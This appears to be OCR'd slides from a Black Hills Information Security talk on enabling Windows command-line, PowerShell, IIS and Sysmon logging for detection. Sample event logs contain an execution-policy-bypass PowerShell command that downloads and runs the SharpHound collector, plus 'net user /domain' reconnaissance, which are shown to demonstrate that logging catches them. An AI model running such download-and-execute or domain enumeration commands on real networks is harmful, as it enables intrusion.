
Wouldn’t it just be easier if SysMon?
Yes. We’ll get to that later.
Here come the sysAdmin comments.
“You guys seriously don’t know how to do this?”

Command Line Logging is ~~Easy~~

You must have Audit Process Creation auditing enabled

You must enable the policy setting: Include command line in process creation events

“When you use Advanced Audit Policy Configuration settings, you need to confirm that these settings are not overwritten by basic audit policy settings.” (cit. *MSFT, see links)



-ds/manage/component-updates/command-line-process-auditing

- The pre-existing process creation audit event ID 4688 will now include audit information for command line processes.
- It will also log SHA1/2 hash of the executable in the Applocker event log
  - Application and Services Logs\Microsoft\Windows\AppLocker
- You enable via GPO, but it is disabled by default
  - "Include command line in process creation events"

Event Properties - Event 4688, Microsoft Windows security auditing.

```
A new process has been created.

Subject:
        Security ID:            ADPERF\administrator
        Account Name:           administrator
        Account Domain:         ADPERF
        Logon ID:               0x22D92

Process Information:
        New Process ID:         0x44c
        New Process Name:       C:\Windows\System32\wscript.exe
        Token Elevation Type:   TokenElevationTypeDefault (1)
        Creator Process ID:     0x6dc
        Process Command Line:   "C:\Windows\System32\WScript.exe" "C:\systemfiles
\temp\commandandcontrol\zone\fifthward\ntuserrights.vbs"

Token Elevation Type indicates the type of token that was assigned to the new process in
```


Command Line Logging is ~~Easy~~

Max log file size is small by default.
Command line logging is off by default.

“To see the effects of this update, you will need to enable two policy settings”

1. Admin. Templates > System > Audit Process Creation
2. Policies > Windows > Security > Advanced Audit > Detailed Tracking

Yeah, and one last thing: The second setting will likely be overwritten.




When you use Advanced Audit Policy Configuration settings, you need to confirm that these settings are not overwritten by basic audit policy settings. Event 4719 is logged when the settings are overwritten.

Command Line Logging is ~~Easy~~

To avoid the overwriting of Advanced Audit settings, a *third* setting is req'd.

Def. Domain Policy > Computers > Security > Local > Security > Audit



Policy	Policy Sett
Accounts: Limit local account use of blank passwords to co...	Not Define
Accounts: Rename administrator account	Not Define
Accounts: Rename guest account	Not Define
Audit: Audit the access of global system objects	Not Define
Audit: Audit the use of Backup and Restore privilege	Not Define
Audit: Force audit policy subcategory settings (Windows Vis...	Not Define
Audit: Shut down system immediately if unable to log secur...	Not Define

Audit: Force audit policy subcategory settings (Wi...

Audit: Force audit policy subcategory settings (Windows Vista or later) to override audit policy category settings

☑ Define this policy setting:


● Enabled

○ Disabled

© Black Hills Information Security
@BHInfoSecurity

Command Line Logging is WORKING!!!!

net user /domain




Event 4688, Microsoft Windows security auditing.

```
Target Subject:
        Security ID:              NULL SID
        Account Name:             -
        Account Domain:           -
        Logon ID:                 0x0

Process Information:
        New Process ID:           0x1680
        New Process Name:         C:\Windows\System32\net1.exe
        Token Elevation Type:     %%1936
        Mandatory Label:          Mandatory Label\High Mandatory Level
        Creator Process ID:       0x1314
        Creator Process Name:     C:\Windows\System32\net.exe
        Process Command Line:     C:\Windows\system32\net1  user /domain
```

PowerShell Logging is ~~Easy.~~ Some useful commands.

WevtUtil gl "Windows PowerShell" (list configuration)
WevtUtil sl "Windows PowerShell" /ms:512000000
WevtUtil sl "Windows PowerShell" /rt:false
WevtUtil gl "Microsoft-Windows-PowerShell/Operational" (list configuration)
WevtUtil sl "Microsoft-Windows-PowerShell/Operational" /ms:512000000
WevtUtil sl "Microsoft-Windows-PowerShell/Operational" /rt:false
We will talk about Get-WinEvent a bit later


But….the profile.ps1 file below is where it’s at.



```
PS C:\Windows\System32\WindowsPowerShell\v1.0> type .\profile.ps1
$LogCommandHealthEvent = $true
$LogCommandLifecycleEvent = $true
$LogPipelineExecutionDetails = $true
$PSVersionTable.PSVersion
```

BLACK HILLS
Information Security
• 2008 •

But, now we have PS logs.



Windows PowerShell   Number of events: 563


Level	Date and Time	Source	Event ID	Task Category
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	800	Pipeline Execution Details
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	501	Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	500	Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	501	Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	500	Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	500	Command Lifecycle

Event 500, PowerShell (PowerShell)

```
Command "New-Object" is Started.

Details:
	NewCommandState=Started

	SequenceNumber=28

	HostName=ConsoleHost
	HostVersion=5.1.17763.503
	HostId=3d142d60-27ec-49a3-a2fb-23dcd34a2b9d
	HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -exec Bypass -C IEX(New-Object Net.Webclient).DownloadString
('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound
	EngineVersion=5.1.17763.503
	RunspaceId=f71de0b4-0d7d-4877-bf48-e929a258bc3a
	PipelineId=2
	CommandName=New-Object
	CommandType=Cmdlet
	ScriptName=
	CommandPath=
	CommandLine=IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound
```

Generating Events and Finding Them

Invoke-expression? Yeah - we caught that.



Verbose	7/9/2019 3:19:55 PM	PowerShell (Microsoft-Windows-Pow...	4105	Starting Command
Warning	7/9/2019 3:19:55 PM	PowerShell (Microsoft-Windows-Pow...	4104	Execute a Remote Command
Verbose	7/9/2019 3:19:55 PM	PowerShell (Microsoft-Windows-Pow...	4106	Stopping Command
Verbose	7/9/2019 3:16:55 PM	PowerShell (Microsoft-Windows-Pow...	4106	Stopping Command
Verbose	7/9/2019 3:16:55 PM	PowerShell (Microsoft-Windows-Pow...	4105	Starting Command
Information	7/9/2019 3:16:54 PM	PowerShell (Microsoft-Windows-Pow...	4103	Executing Pipeline

Event 4104, PowerShell (Microsoft-Windows-PowerShell)


```
Creating Scriptblock text (1 of 1):
powershell.exe -exec Bypass -C "IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound"

ScriptBlock ID: bd0c2f6e-eb37-40c7-aae4-886bd79ba11c
Path:
```

Group Policy Configuration for PS Transcription

Admin Templates > Windows Components > Windows PowerShell

Can also configure:

- Module Logging
- Block Logging
- Script Execution



Turn on PowerShell Transcription

○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

Transcript output directory: C:\PS-Transcripts

☑ Include invocation headers:

Help:

This policy setting lets you capture the input and output of Windows PowerShell commands into text-based transcripts.

If you enable this policy setting, Windows PowerShell will enable transcripting for Windows PowerShell, the Windows PowerShell ISE, and any other applications that leverage the Windows PowerShell engine. By default, Windows PowerShell will record transcript output to each users' My Documents directory, with a file name that includes 'PowerShell_transcript', along with the computer name and time started. Enabling this policy is equivalent to calling the Start-Transcript cmdlet on each Windows PowerShell session.

If you disable this policy setting, transcripting of PowerShell-based applications is disabled by default, although transcripting can still be enabled through the Start-Transcript cmdlet.

If you use the OutputDirectory setting to enable transcript logging to a shared location, be sure to limit access to that directory to prevent users from viewing the transcripts of other users or computers.


Note: This policy setting exists under both Computer Configuration and User Configuration in the

What About Exchange Logging?

Yeah, that's not on by default either.
LogFiles (text) written by default…
Nothing to event log.

Enable:

- Both log file and ETW event
- Maximum file size



Logging

Use this feature to configure how IIS logs requests on the Web server.

Directory: %SystemDrive%\inetpub\logs\LogFiles

Encoding: UTF-8

Log Event Destination

Select the destination where IIS will write log events.

○ Log file only

○ ETW event only

● Both log file and ETW event

Log File Rollover

Select the method that IIS uses to create a new log file.


○ Schedule: Daily

● Maximum file size (in bytes): 524288000

○ Do not create new log files

Sysmon - Install

SwiftOnSecurity’s default config is installed below.
It’s easy, like 10 seconds easy.

